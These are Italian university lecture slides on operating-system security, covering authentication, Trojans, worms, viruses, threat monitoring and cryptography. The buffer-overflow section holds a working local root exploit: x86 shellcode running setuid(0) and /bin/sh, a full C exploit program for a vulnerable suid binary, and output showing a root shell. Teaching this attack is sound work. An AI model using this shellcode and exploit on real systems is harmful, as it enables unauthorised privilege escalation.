Sicurezza

- Il problema della sicurezza
- Autenticazione
- Attacchi dall'interno del sistema
- Attacchi dall'esterno del sistema
- Attività di controllo/rilevazione degli attacchi (threat monitoring)
- Crittografia

Il problema della sicurezza

- Quando si parla di sicurezza, bisogna prendere in considerazione l'ambiente esterno in cui il sistema viene a trovarsi in modo da proteggere quest'ultimo da:
  - accessi non autorizzati,
  - modifica o cancellazione di dati fraudolenta,
  - perdita di dati o introduzione di inconsistenze "accidentali" (es.: incendi, guasti hardware ecc.).
- Anche se può sembrare più facile proteggere un sistema da problemi di natura accidentale che da abusi intenzionali (comportamenti fraudolenti), in realtà la maggior parte dei problemi deriva dalla prima categoria.

Autenticazione

- L'identità degli utenti (che, ai fini dell'utilizzo del sistema, può essere pensata come una combinazione di privilegi, permessi d'accesso ecc.) viene spesso determinata per mezzo di meccanismi di *login* che utilizzano *password*.
- Le password devono quindi essere mantenute segrete; ciò comporta quanto segue:
  - la password deve essere cambiata spesso,
  - occorre cercare di scegliere password "non facilmente indovinabili",
  - bisogna registrare tutti i tentativi d'accesso non andati a buon fine.

Attacchi dall'interno del sistema


- Trojan Horse
  - Parte di codice che utilizza in modo improprio delle caratteristiche/servizi dell'ambiente in cui "gira".
  - Meccanismi di "exploit" che consentono a programmi scritti dagli utenti di essere eseguiti con privilegi di altri utenti.
- Trap Door
  - Nome utente o password "speciali" che consentono di eludere le normali procedure di sicurezza.
  - Può essere inclusa in un compilatore.

Buffer overflow

- La maggior parte dei sistemi operativi e dei programmi di sistema sono scritti in C (per ragioni di efficienza).
- Siccome il linguaggio C non mette a disposizione dei meccanismi per impedire che si facciano dei riferimenti oltre i limiti dei vettori, è molto facile andare a sovrascrivere in modo improprio delle zone di memoria con effetti potenzialmente disastrosi.
- Ad esempio il codice seguente sovrascriverà un byte che si trova `10.976` byte dopo la fine del vettore `c`:

```
int i;
char c[1024];
i=12000;
c[i]=0;
```


Buffer overflow



- (a) inizio dell'esecuzione del programma,
- (b) chiamata della funzione,
- (c) overflow del buffer B e sovrascrittura dell'indirizzo di ritorno (con conseguente redirezione dell'esecuzione).

Buffer overflow

- Se il vettore è locale ad una funzione C, allora la memoria ad esso riservata verrà allocata sullo stack e sarà possibile, con un indice che ecceda il limite massimo consentito per il vettore, andare a modificare direttamente l'*activation record* della funzione.
- In particolare, modificando l'indirizzo di ritorno, è possibile di fatto "redirezionare" l'esecuzione del programma, provocando l'esecuzione di codice potenzialmente pericoloso.
- Si consideri il seguente programma:

```
#include <string.h>
#define BUFF_LEN 32
main(int argc, char *argv[]) {
  char buffer[BUFF_LEN];
  if(argc>1)
    strcpy(buffer, argv[1]);
}
```


Buffer overflow

- Eseguendo il programma precedente e fornendo un parametro sufficientemente lungo (e.g., 50 caratteri) sulla linea di comando, si provocherà un *buffer overflow*, andando a sovrascrivere la memoria riservata all'activation record del `main` adiacente a quella del vettore `buffer`:

```
> gcc -o stack stack.c
> ./stack 12345678901234567890123456789012345678901234567890
Segmentation fault
```

- In particolare si può modificare l'indirizzo di ritorno e quindi redirezionare l'esecuzione tramite una stringa, opportunamente preparata, che può essere passata come parametro sulla linea di comando.

Buffer overflow

- La tecnica del buffer overflow viene in particolare usata per eseguire uno *ShellCode*.
- Uno ShellCode è un programma in linguaggio assembly che esegue una shell (e.g., `/bin/sh` in Unix o `command.com` in Windows).
- In questo modo quando la funzione prova a restituire il controllo al chiamante, leggendo sullo stack l'indirizzo di ritorno, in realtà provoca l'esecuzione dello ShellCode.
- Uno ShellCode in C è facilmente codificabile come stringa in cui i caratteri di quest'ultima vengono rappresentati da numeri esadecimali (dato che la maggior parte non sono stampabili). Esempio:

```
char ShellCode[]=
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62"
"\x69\x6e\x2f\x73\x68";
```

Il precedente ShellCode è in grado di lanciare in esecuzione la shell `/bin/sh`.

Buffer overflow

- Oltre ad "iniettare" l'indirizzo di inizio dello ShellCode sullo stack, bisogna riuscire anche ad inserire il codice stesso dello ShellCode nello spazio di memoria indirizzabile dal processo vulnerabile.
- A tale scopo, una tecnica relativamente semplice consiste nel definire una variabile d'ambiente che lo contenga come valore e richiamare il programma vulnerabile passandogli tale ambiente.
- A questo punto l'indirizzo dello ShellCode è facilmente calcolabile:
  - le variabili d'ambiente sono situate al di sotto dell'indirizzo `0xC0000000`,
  - tra l'indirizzo precedente e la prima variabile d'ambiente c'è soltanto una parola nulla (NULL value) e una stringa contenente il nome del programma in esecuzione,
  - quindi l'indirizzo è dato dall'espressione seguente:

```
0xC0000000 - 4 - (strlen(nomeprog)+1) - (strlen(shellcode)+1)
```


Buffer overflow

Esempio di programma che apre una shell, grazie alla vulnerabilità verso il buffer overflow del programma `stack`, visto precedentemente:

```
#include <stdio.h>
#define VULN_BUFF 32
#define BUFF_LEN  64
#define VULN_PROG "./stack"

/* Definizione dello ShellCode */
char shellcode[]=
/* setuid(0) */
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
/* execve("/bin/sh") */
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62"
"\x69\x6e\x2f\x73\x68";
```


Buffer overflow

```
main(int argc, char *argv[]) {
  char par[BUFF_LEN];
  char *env[2]={shellcode, NULL};
  int ret, i, *p, overflow;

  /* Calcola l'indirizzo in cui si trovera' lo ShellCode */
  ret=0xC0000000-4-(strlen(shellcode)+1)-(strlen(VULN_PROG)+1);

  /* Riempie il buffer fino al limite */
  memset(par, 'A', VULN_BUFF);

  p=(int *)(par+VULN_BUFF);
  overflow=BUFF_LEN-VULN_BUFF;

  /* Riempie il buffer che eccedera' il limite con l'indirizzo dello ShellCode */
  for(i=0; i<overflow; i+=4) *p++=ret;
  par[BUFF_LEN-1]=0x0;

  printf("Indirizzo dello ShellCode: %p\n", ret);

  /* Esegue il programma passando la stringa creata come parametro */
  execle(VULN_PROG, VULN_PROG+2, par, NULL, env);
}
```

Buffer overflow

- Supponiamo che il vecchio programma `stack` sia un programma di sistema con suid root attivo. Ciò si può facilmente ottenere con i comandi seguenti (avendo la password di amministratore del sistema):


```
> su -c "chown root.root stack"
> su -c "chmod +s stack"
```

- Compiliamo ed eseguiamo il programma `stack-exp` che sfrutta l'exploit del potenziale buffer overflow del programma `stack`:

```
> whoami
scagnett
> gcc -o stack-exp stack-exp.c
> ./stack-exp
Indirizzo dello ShellCode: 0xbfffffc6
sh-2.05b# whoami
root
```


Buffer overflow

- Configurazione dello stack prima e dopo il buffer overflow:



dove:

  - il buffer è riempito con del contenuto "random" (e.g.: il carattere `A`),
  - `SC`: è l'indirizzo in cui si trova lo ShellCode.

- L'esempio è tratto dal libro seguente:
  Vulnerabilità su Linux - Guida pratica alle tecniche di exploiting
  di Enrico Feresin
  Gruppo Editoriale Infomedia

Attacchi dall'esterno del sistema

- Worms – utilizza un meccanismo di replicazione; è un programma standalone.
- Internet worm
  - Il primo worm della storia (Morris, 1988) sfruttava dei bug di alcuni programmi di rete tipici dei sistemi UNIX: *finger* e *sendmail*.
  - Era costituito da un programma di boot che provvedeva a caricare ed eseguire il programma principale (che poi provvedeva a replicarsi, attaccando altre macchine in rete).
- Virus – frammenti di codice all'interno di programmi "legittimi".
  - I virus sono scritti soprattutto per i sistemi operativi dei microcomputer.
  - Si propagano grazie al download di programmi "infetti" (i.e., contenenti virus) da public bulletin boards (BBS), siti Web o scambiando supporti di memorizzazione contenenti programmi infetti.
  - *Safe computing.*

Attività di controllo/rilevazione degli attacchi

- Controllo di attività "sospette" – ad esempio, molti login consecutivi non validi (a causa di password errate) possono significare che è in corso un tentativo di "password guessing".
- Audit log – registrazione della data/ora, dell'utente e del tipo di accesso ad un oggetto/servizio del sistema; risulta utile per il ripristino della situazione in seguito ad un attacco. Inoltre è utile come base di partenza per una politica di sicurezza più efficace.
- Una scansione periodica del sistema alla ricerca di "falle" di sicurezza (in base ad un database di vulnerabilità note) può essere effettuata nei momenti in cui il sistema non è molto utilizzato.

Attività di controllo/rilevazione degli attacchi

- Altri controlli utili:
  - password corte e/o facili da indovinare,
  - programmi non autorizzati con set-uid attivo,
  - programmi non autorizzati presenti in directory di sistema,
  - processi che restano in esecuzione per molto tempo in modo inatteso,
  - permessi di accesso alle directory impostati in modo improprio,
  - protezione impropria dei file di configurazione del sistema,
  - impostazione di directory "pericolose" nel path di ricerca dei programmi eseguibili (trojan horse),
  - cambiamenti ai programmi di sistema; è opportuno utilizzare un meccanismo di controllo basato su valori di checksum.

Crittografia

- Cifrare un testo in chiaro (*clear text*) per produrre un testo cifrato (*cipher text*).
- Proprietà di una buona tecnica crittografica:
  - Deve essere relativamente semplice per gli utenti "autorizzati" cifrare e decifrare i dati.
  - Lo schema di cifratura non deve dipendere dalla segretezza dell'algoritmo, ma dalla segretezza di un parametro di quest'ultimo, detto *chiave*. *encryption key*.
  - Per una persona che voglia violare il sistema deve essere estremamente difficile determinare la chiave di cifratura.
- Il sistema *Data Encryption Standard* sostituisce i caratteri e riarrangia il loro ordinamento sulla base di una chiave di cifratura fornita dagli utenti autorizzati tramite un canale sicuro. Questo schema è considerato sicuro quanto lo è il canale utilizzato per scambiare la password.

Crittografia (cont.)

- La *crittografia a chiave pubblica* si fonda sull'esistenza di due chiavi:
  - la *chiave pubblica* – usata per cifrare i dati,
  - la *chiave privata* – conosciuta soltanto dal suo legittimo proprietario ed usata per decifrare i dati.
- Lo schema di cifratura deve essere pubblicamente noto senza rendere per questo facile realizzare l'operazione di decifrazione.
  - Il sistema RSA si basa sul fatto che è molto più facile per un calcolatore moltiplicare dei numeri molto grandi che fattorizzarli in numeri primi (soprattutto utilizzando un'aritmetica modulare e centinaia di cifre).